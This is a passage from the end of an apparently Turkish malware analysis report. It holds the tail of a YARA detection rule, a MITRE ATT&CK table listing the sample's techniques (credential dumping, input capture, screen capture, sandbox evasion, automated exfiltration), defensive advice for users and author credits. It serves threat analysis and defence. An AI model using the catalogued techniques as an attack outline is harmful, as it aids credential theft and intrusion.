      (all of ($h*)) or (all of ($s*)) or ($a1 and $a2)
```

MITRE ATTACK TABLE

Execution	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration
Native API(T1106)	Virtualization/Sandbox Evasion(T1497)	Input Capture (T1056)	File and Directory Discovery(T1083)	Remote File Copy(T1105)	Data from Local System(T1005)	Standard Application Layer Protocol(T1071)	Automated Exfiltration(T1020)
	Hidden Window(T1564)	Credentials in Files(T1552)	Virtualization/Sandbox Evasion(T1497)		Screen Capture(T1113)	Remote File Copy(T1105)	
	Software Packing(T1027)	Credential Dumping(T1003)	System Time Discovery(T1124)			Ingress Tool Transfer(T1105)	
	Masquerading(T1036)		System Information Discovery(T1082)				
	File Deletion(T1070)		Query Registry(T1012)				
			Security Software Discovery(T1518)				
			Process Discovery(T1057)				
			Account Discovery(T1087)				

Tablo 6-Mitre Attack Tablosu

Çözüm Önerileri

1. Aldığınız e-postaların kim tarafından gönderildiğini kontrol edin. Bağlantılara tıklamadan ve dosyaları indirmeden önce güvenilirliğinden emin olun.
2. Akıllı telefonlara ya da e-posta kutularına gönderilen hediye puanları ve diğer promosyon tekliflerini kaynağından emin olmadan açmayın.
3. Kapsamlı ve sürekli güncellenen, aynı zamanda antivirüs özelliği de içeren bir internet ve veri güvenliği programı kullanın. Bu programlar bilgisayarınızda anlık tarama yapabilmenin yanında, zararlı yazılımlar bilgisayarınıza girmeye çalıştığı anda bunları fark ederek bulaşmalarını engelleyebilirler.
4. E-devlet gibi uygulama ve portalları kullanırken bağlantı adreslerinde bulunan güvenlik simgelerini kontrol edin. Doğru siteye bağlandığınızdan emin olun.

HAZIRLAYAN

Ömer Faruk Kayıkcı	LinkedIn
Nisanur Çıldız	LinkedIn
Meryem Ahıskalı	LinkedIn